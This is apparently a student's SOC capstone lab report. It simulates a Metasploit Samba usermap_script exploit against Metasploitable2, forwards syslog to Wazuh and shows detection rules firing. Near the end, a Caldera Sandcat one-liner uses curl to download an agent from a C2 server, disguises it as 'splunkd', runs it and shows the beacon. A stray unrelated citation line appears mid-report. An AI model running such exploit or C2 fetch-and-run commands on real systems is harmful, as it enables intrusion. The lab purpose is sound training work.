The dwell time analysis shows that threats remained undetected for approximately 2 to 2.5 hours. This delay indicates gaps in real-time monitoring and detection capabilities. Reducing dwell time through improved alerting and automation can significantly limit potential damage and enhance overall incident response efficiency.

6. Conclusion

This task demonstrates the importance of SOC metrics in evaluating security operations. The use of Elastic dashboards, combined with reporting and analysis tools, helps organizations identify weaknesses and improve their incident response process. Continuous monitoring and optimization are essential for maintaining an effective SOC.



TASK 8. Capstone Project: Comprehensive SOC Incident Response

1. Attack Simulation:

Objective

The objective of this simulation was to demonstrate how an attacker can exploit a vulnerable service in a controlled lab environment. The focus was on exploiting a known Samba vulnerability in a Metasploitable2 system using Metasploit.

Environment Setup

The attack was conducted in a virtual lab environment consisting of:

- Attacker Machine: Kali Linux (Metasploit Framework)
- Target Machine: Metasploitable2 (vulnerable system)
- Network: Host-only network (192.168.56.0/24)

```
valid_lft forever preferred_lft forever
: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
  link/ether 08:00:27:e4:9d:82 brd ff:ff:ff:ff:ff:ff
  inet 192.168.56.6/24 brd 192.168.56.255 scope global eth0
  inet6 fe80::a00:27ff:fee4:9d82/64 scope link
  valid_lft forever preferred_lft forever
sfadmin@metasploitable:~$ ping 192.168.56.3
PING 192.168.56.3 (192.168.56.3) 56(84) bytes of data.
 4 bytes from 192.168.56.3: icmp_seq=1 ttl=64 time=35.8 ms
 4 bytes from 192.168.56.3: icmp_seq=2 ttl=64 time=27.6 ms
 4 bytes from 192.168.56.3: icmp_seq=3 ttl=64 time=27.2 ms

-- 192.168.56.3 ping statistics --
 3 packets transmitted, 3 received, 0% packet loss, time 1998ms
 tt min/avg/max/mdev = 27.233/30.249/35.867/3.980 ms
sfadmin@metasploitable:~$ ping 192.168.56.4
PING 192.168.56.4 (192.168.56.4) 56(84) bytes of data.
 4 bytes from 192.168.56.4: icmp_seq=1 ttl=64 time=2.88 ms
 4 bytes from 192.168.56.4: icmp_seq=2 ttl=64 time=3.07 ms
 4 bytes from 192.168.56.4: icmp_seq=3 ttl=64 time=2.95 ms

-- 192.168.56.4 ping statistics --
 3 packets transmitted, 3 received, 0% packet loss, time 1998ms
 tt min/avg/max/mdev = 2.882/2.970/3.079/0.093 ms
sfadmin@metasploitable:~$
```

Figure 1 Metasploite IP and Ping Connectivity



```
sudeep@kali: ~  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:5a:65:26 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.56.3/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0  
        valid_lft 505sec preferred_lft 505sec  
    inet6 fe80::a00:27ff:fe5a:6526/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default  
    link/ether aa:ec:bd:b3:fb:9d brd ff:ff:ff:ff:ff:ff  
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0  
        valid_lft forever preferred_lft forever  
  
$ ping 192.168.56.6  
PING 192.168.56.6 (192.168.56.6) 56(84) bytes of data.  
64 bytes from 192.168.56.6: icmp_seq=1 ttl=64 time=13.4 ms  
64 bytes from 192.168.56.6: icmp_seq=2 ttl=64 time=2.32 ms  
^C  
--- 192.168.56.6 ping statistics ---  
2 packets transmitted, 2 received, 0% packet loss, time 1004ms  
rtt min/avg/max/mdev = 2.323/7.873/13.424/5.550 ms  
  
$ ping 192.168.56.4  
PING 192.168.56.4 (192.168.56.4) 56(84) bytes of data.  
64 bytes from 192.168.56.4: icmp_seq=1 ttl=64 time=36.3 ms  
64 bytes from 192.168.56.4: icmp_seq=2 ttl=64 time=2.20 ms  
^C  
--- 192.168.56.4 ping statistics ---  
2 packets transmitted, 2 received, 0% packet loss, time 1007ms  
rtt min/avg/max/mdev = 2.200/19.225/36.250/17.025 ms  
  
$
```

Figure 2 : Kali IP and Ping connection

```
sudeep@sudeep-VirtualBox: ~  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:5c:b3:f2 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.56.4/24 brd 192.168.56.255 scope global dynamic noprefixroute enp0s3  
        valid_lft 496sec preferred_lft 496sec  
    inet6 fe80::a00:27ff:fe5c:b3f2/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
  
$ ping 192.168.56.3  
PING 192.168.56.3 (192.168.56.3) 56(84) bytes of data.  
64 bytes from 192.168.56.3: icmp_seq=1 ttl=64 time=233 ms  
64 bytes from 192.168.56.3: icmp_seq=2 ttl=64 time=39.5 ms  
^C  
--- 192.168.56.3 ping statistics ---  
2 packets transmitted, 2 received, 0% packet loss, time 1004ms  
rtt min/avg/max/mdev = 39.543/136.458/233.374/96.915 ms  
  
$ ping 192.168.56.6  
PING 192.168.56.6 (192.168.56.6) 56(84) bytes of data.  
64 bytes from 192.168.56.6: icmp_seq=1 ttl=64 time=21.7 ms  
64 bytes from 192.168.56.6: icmp_seq=2 ttl=64 time=6.32 ms  
64 bytes from 192.168.56.6: icmp_seq=3 ttl=64 time=6.34 ms  
^C  
--- 192.168.56.6 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2004ms  
rtt min/avg/max/mdev = 6.315/11.448/21.670/7.233 ms  
$
```

Figure 3: Ubuntu IP and Ping connection



Attack Methodology

The attack leveraged the Samba “usermap_script” vulnerability. The following steps were performed:

1. Identified the target system using network scanning.
2. Launched Metasploit Framework on Kali Linux.
3. Selected the exploit:
exploit/multi/samba/usermap_script
4. Configured parameters:
 - RHOST: Target IP (Metasploitable2)
 - LHOST: Attacker IP (Kali Linux)
5. Executed the exploit.

Service Setup on Target

```
--- 192.168.56.3 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 27.233/30.249/35.867/3.980 ms
msfadmin@metasploitable:~$ ping 192.168.56.4
PING 192.168.56.4 (192.168.56.4) 56(84) bytes of data:
64 bytes from 192.168.56.4: icmp_seq=1 ttl=64 time=2.88 ms
64 bytes from 192.168.56.4: icmp_seq=2 ttl=64 time=3.07 ms
64 bytes from 192.168.56.4: icmp_seq=3 ttl=64 time=2.95 ms

--- 192.168.56.4 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 2.882/2.970/3.079/0.093 ms
msfadmin@metasploitable:~$ sudo /etc/init.d/samba start
[sudo] password for msfadmin:
Starting Samba daemons: nmbd smbd.
msfadmin@metasploitable:~$ sudo /etc/init.d/proftpd start
* Starting ftp server proftpd
msfadmin@metasploitable:~$
```

Figure 4 : Enable service samba and proftpd



Port Scanning (Reconnaissance)

```
sudeep@kali: ~  
Session Actions Edit View Help  
— 192.168.56.6 ping statistics —  
2 packets transmitted, 2 received, 0% packet loss, time 1004ms  
rtt min/avg/max/mdev = 2.323/7.873/13.424/5.550 ms  
  
(sudeep@kali)-[~]  
$ ping 192.168.56.4  
PING 192.168.56.4 (192.168.56.4) 56(84) bytes of data.  
64 bytes from 192.168.56.4: icmp_seq=1 ttl=64 time=36.3 ms  
64 bytes from 192.168.56.4: icmp_seq=2 ttl=64 time=2.20 ms  
^C  
— 192.168.56.4 ping statistics —  
2 packets transmitted, 2 received, 0% packet loss, time 1007ms  
rtt min/avg/max/mdev = 2.200/19.225/36.250/17.025 ms  
  
(sudeep@kali)-[~]  
$ nmap -sS 192.168.56.6  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-09 15:12 +0530  
Nmap scan report for 192.168.56.6  
Host is up (0.0026s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
1099/tcp  open  rmiregistry  
1524/tcp  open  ingreslock  
2049/tcp  open  nfs  
2121/tcp  open  ccproxy-ftp  
3306/tcp  open  mysql  
5432/tcp  open  postgresql  
5900/tcp  open  vnc  
6000/tcp  open  X11  
6667/tcp  open  irc  
8009/tcp  open  ajp13  
8180/tcp  open  unknown  
MAC Address: 08:00:27:E4:9D:82 (Oracle VirtualBox virtual NIC)  
  
Nmap done: 1 IP address (1 host up) scanned in 0.54 seconds  
  
(sudeep@kali)-[~]  
$
```

Figure 5: Nmap scan of Target IP address

Figure 6 : exploiting attack in kali linux



```
meta2cm [Running] - Oracle VirtualBox
File Machine View Input Devices Help
GNU nano 2.0.7 File: /etc/rsyslog.conf
.* @192.168.56.4:514
[ Read 1 line ]
G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
X Exit ^J Justify ^W Where Is ^U Next Page ^U UnCut Text ^T To Spell
```

Figure 7: Adding Ubuntu Ip to send syslogs to wazuh

Log Generation (Attack Simulation)

```
File Machine View Input Devices Help
[ Wrote 1 line ]
msfadmin@metasploitable:~$ logger "ALERT:Samba exploit attempt from 192.168.56.3"
msfadmin@metasploitable:~$ logger "ALERT: Unauthorized access detected"
msfadmin@metasploitable:~$ logger "ALERT: Privilege escalation to root"
msfadmin@metasploitable:~$ logger "ALERT: Unauthorized access detected"
msfadmin@metasploitable:~$ logger "ALERT:Samba exploit attempt from 192.168.56.3"
msfadmin@metasploitable:~$ logger "ALERT:Samba exploit attempt from 192.168.56.3"
msfadmin@metasploitable:~$ logger "ALERT: Unauthorized access detected"
msfadmin@metasploitable:~$ logger "ALERT:Samba exploit attempt from 192.168.56.3"
msfadmin@metasploitable:~$ logger "ALERT: Unauthorized access detected"
msfadmin@metasploitable:~$ logger "ALERT: Privilege escalation to root"
msfadmin@metasploitable:~$
```

Figure 8: generating logs



Wazuh Detection

```
nsearch", "data"], "pid": 6702, "message": "[ConnectionError]: connect ECONNREFUSED 127.0.0.1:9200"}
2026-04-09T15:28:49.518140+05:30 sudeep-VirtualBox opensearch-dashboards[6702]: {"type": "log", "@timestamp": "2026-04-09T09:58:49Z", "tags": ["error", "ope
nsearch", "data"], "pid": 6702, "message": "[ConnectionError]: connect ECONNREFUSED 127.0.0.1:9200"}
2026-04-09T15:28:52.020826+05:30 sudeep-VirtualBox opensearch-dashboards[6702]: {"type": "log", "@timestamp": "2026-04-09T09:58:52Z", "tags": ["error", "ope
nsearch", "data"], "pid": 6702, "message": "[ConnectionError]: connect ECONNREFUSED 127.0.0.1:9200"}
2026-04-09T15:28:54.520712+05:30 sudeep-VirtualBox opensearch-dashboards[6702]: {"type": "log", "@timestamp": "2026-04-09T09:58:54Z", "tags": ["error", "ope
nsearch", "data"], "pid": 6702, "message": "[ConnectionError]: connect ECONNREFUSED 127.0.0.1:9200"}
2026-04-09T15:28:57.025137+05:30 sudeep-VirtualBox opensearch-dashboards[6702]: {"type": "log", "@timestamp": "2026-04-09T09:58:57Z", "tags": ["error", "ope
nsearch", "data"], "pid": 6702, "message": "[ConnectionError]: connect ECONNREFUSED 127.0.0.1:9200"}
2026-04-09T15:28:59.530703+05:30 sudeep-VirtualBox opensearch-dashboards[6702]: {"type": "log", "@timestamp": "2026-04-09T09:58:59Z", "tags": ["error", "ope
nsearch", "data"], "pid": 6702, "message": "[ConnectionError]: connect ECONNREFUSED 127.0.0.1:9200"}
2026-04-09T15:29:02.032442+05:30 sudeep-VirtualBox opensearch-dashboards[6702]: {"type": "log", "@timestamp": "2026-04-09T09:59:02Z", "tags": ["error", "ope
nsearch", "data"], "pid": 6702, "message": "[ConnectionError]: connect ECONNREFUSED 127.0.0.1:9200"}
2026-04-09T15:29:02.176307+05:30 192.168.56.6 msfadmin: ALERT:Samba exploit attempt from 192.168.56.3
2026-04-09T15:29:02.177152+05:30 192.168.56.6 msfadmin: ALERT: Unauthorized access detected
2026-04-09T15:29:04.546050+05:30 sudeep-VirtualBox opensearch-dashboards[6702]: {"type": "log", "@timestamp": "2026-04-09T09:59:04Z", "tags": ["error", "ope
nsearch", "data"], "pid": 6702, "message": "[ConnectionError]: connect ECONNREFUSED 127.0.0.1:9200"}
2026-04-09T15:29:05.309637+05:30 192.168.56.6 msfadmin: ALERT:Samba exploit attempt from 192.168.56.3
2026-04-09T15:29:07.041788+05:30 sudeep-VirtualBox opensearch-dashboards[6702]: {"type": "log", "@timestamp": "2026-04-09T09:59:07Z", "tags": ["error", "ope
nsearch", "data"], "pid": 6702, "message": "[ConnectionError]: connect ECONNREFUSED 127.0.0.1:9200"}
2026-04-09T15:29:09.548290+05:30 sudeep-VirtualBox opensearch-dashboards[6702]: {"type": "log", "@timestamp": "2026-04-09T09:59:09Z", "tags": ["error", "ope
nsearch", "data"], "pid": 6702, "message": "[ConnectionError]: connect ECONNREFUSED 127.0.0.1:9200"}
2026-04-09T15:29:09.789764+05:30 192.168.56.6 msfadmin: ALERT: Unauthorized access detected
2026-04-09T15:29:12.050227+05:30 sudeep-VirtualBox opensearch-dashboards[6702]: {"type": "log", "@timestamp": "2026-04-09T09:59:12Z", "tags": ["error", "ope
nsearch", "data"], "pid": 6702, "message": "[ConnectionError]: connect ECONNREFUSED 127.0.0.1:9200"}
2026-04-09T15:29:13.768890+05:30 192.168.56.6 msfadmin: ALERT: Privilege escalation to root
2026-04-09T15:29:14.553763+05:30 sudeep-VirtualBox opensearch-dashboards[6702]: {"type": "log", "@timestamp": "2026-04-09T09:59:14Z", "tags": ["error", "ope
nsearch", "data"], "pid": 6702, "message": "[ConnectionError]: connect ECONNREFUSED 127.0.0.1:9200"}
2026-04-09T15:29:17.063612+05:30 sudeep-VirtualBox opensearch-dashboards[6702]: {"type": "log", "@timestamp": "2026-04-09T09:59:17Z", "tags": ["error", "ope
nsearch", "data"], "pid": 6702, "message": "[ConnectionError]: connect ECONNREFUSED 127.0.0.1:9200"}
2026-04-09T15:29:19.560794+05:30 sudeep-VirtualBox opensearch-dashboards[6702]: {"type": "log", "@timestamp": "2026-04-09T09:59:19Z", "tags": ["error", "ope
nsearch", "data"], "pid": 6702, "message": "[ConnectionError]: connect ECONNREFUSED 127.0.0.1:9200"}
2026-04-09T15:29:22.063703+05:30 sudeep-VirtualBox opensearch-dashboards[6702]: {"type": "log", "@timestamp": "2026-04-09T09:59:22Z", "tags": ["error", "ope
nsearch", "data"], "pid": 6702, "message": "[ConnectionError]: connect ECONNREFUSED 127.0.0.1:9200"}
2026-04-09T15:29:24.569693+05:30 sudeep-VirtualBox opensearch-dashboards[6702]: {"type": "log", "@timestamp": "2026-04-09T09:59:24Z", "tags": ["error", "ope
nsearch", "data"], "pid": 6702, "message": "[ConnectionError]: connect ECONNREFUSED 127.0.0.1:9200"}
2026-04-09T15:29:27.070088+05:30 sudeep-VirtualBox opensearch-dashboards[6702]: {"type": "log", "@timestamp": "2026-04-09T09:59:27Z", "tags": ["error", "ope
nsearch", "data"], "pid": 6702, "message": "[ConnectionError]: connect ECONNREFUSED 127.0.0.1:9200"}
2026-04-09T15:29:29.574243+05:30 sudeep-VirtualBox opensearch-dashboards[6702]: {"type": "log", "@timestamp": "2026-04-09T09:59:29Z", "tags": ["error", "ope
nsearch", "data"], "pid": 6702, "message": "[ConnectionError]: connect ECONNREFUSED 127.0.0.1:9200"}
```

Figure 9 :wazuh detected Metasploitable logs




Figure 10 detected root access logs in wazuh dashboard




Figure 11 : Added rule to detect kali exploit logs




Figure 12 : Kali exploit attack detected in wazhu dashboard

```
meta2cm [Running] - Oracle VirtualBox
File Machine View Input Devices Help

sfadmin@metasploitable:~$ logger "ALERT: Unauthorized access detected"
sfadmin@metasploitable:~$ logger "ALERT: Privilege escalation to root"
sfadmin@metasploitable:~$ logger "ALERT: Privilege escalation to root"
sfadmin@metasploitable:~$ logger "ALERT: Unauthorized access detected"
sfadmin@metasploitable:~$ logger "ALERT:Samba exploit attempt from 192.168.56.3"
sfadmin@metasploitable:~$ logger "ALERT:Samba exploit attempt from 192.168.56.3"
sfadmin@metasploitable:~$ logger "ALERT: Unauthorized access detected"
sfadmin@metasploitable:~$ logger "ALERT:Samba exploit attempt from 192.168.56.3"
sfadmin@metasploitable:~$ logger "ALERT: Unauthorized access detected"
sfadmin@metasploitable:~$ logger "ALERT: Privilege escalation to root"
sfadmin@metasploitable:~$ logger "ALERT:Samba exploit attempt from 192.168.56.3"
sfadmin@metasploitable:~$ logger "ALERT:Samba exploit attempt from 192.168.56.3"
sfadmin@metasploitable:~$ logger "ALERT: Privilege escalation to root"
sfadmin@metasploitable:~$ logger "ALERT: Unauthorized access detected"
sfadmin@metasploitable:~$ logger "ALERT: Unauthorized access detected"
sfadmin@metasploitable:~$ logger "ALERT: Unauthorized access detected"
sfadmin@metasploitable:~$ _
```

Figure 13 Again generate logs in metesploitable

1. *Journal of Management Studies*, 1997, 34, 1, 1-14.

89



```
sudeep@kali: ~  
Session Actions Edit View Help  
[sudeep@kali]-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:5a:65:26 brd ff:ff:ff:ff:ff:ff  
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:04:4b:96 brd ff:ff:ff:ff:ff:ff  
    inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1  
        valid_lft 86013sec preferred_lft 86013sec  
    inet6 fd17:625c:f037:3:10e1:cf07:dc5e:8561/64 scope global temporary dynamic  
        valid_lft 86229sec preferred_lft 14229sec  
    inet6 fd17:625c:f037:3:a00:27ff:fe04:4b96/64 scope global dynamic mngtmpaddr noprefixroute  
        valid_lft 86229sec preferred_lft 14229sec  
    inet6 fe80::a00:27ff:fe04:4b96/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default  
    link/ether 82:2e:4c:12:4e:b3 brd ff:ff:ff:ff:ff:ff  
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0  
        valid_lft forever preferred_lft forever  
[sudeep@kali]-[~]  
$ server="http://10.0.3.15:8888";curl -s -X POST -H "file:sandcat.go" -H "platform:linux" $server/file/download > splunkd;chmod +x splunkd;./s  
plunkd -server $server -group red -v  
Starting sandcat in verbose mode.  
[*] No tunnel protocol specified. Skipping tunnel setup.  
[*] Attempting to set channel HTTP  
Beacon API=beacon  
[*] Set communication channel to HTTP  
initial delay=0  
server=http://10.0.3.15:8888  
upstream dest addr=http://10.0.3.15:8888  
group=red  
privilege=User  
allow local p2p receivers=false  
beacon channel=HTTP  
available data encoders=base64, plain-text  
[*] Beacon (HTTP): ALIVE  
[*] Running instruction a8442517-6a05-4d02-a2d8-536fb42571af  
[*] Submitting results for link a8442517-6a05-4d02-a2d8-536fb42571af via C2 channel HTTP
```

Figure 1: Deployment of Sandcat agent on Kali Linux establishing C2 communication with Caldera server.



Agent Configuration (Caldera UI)

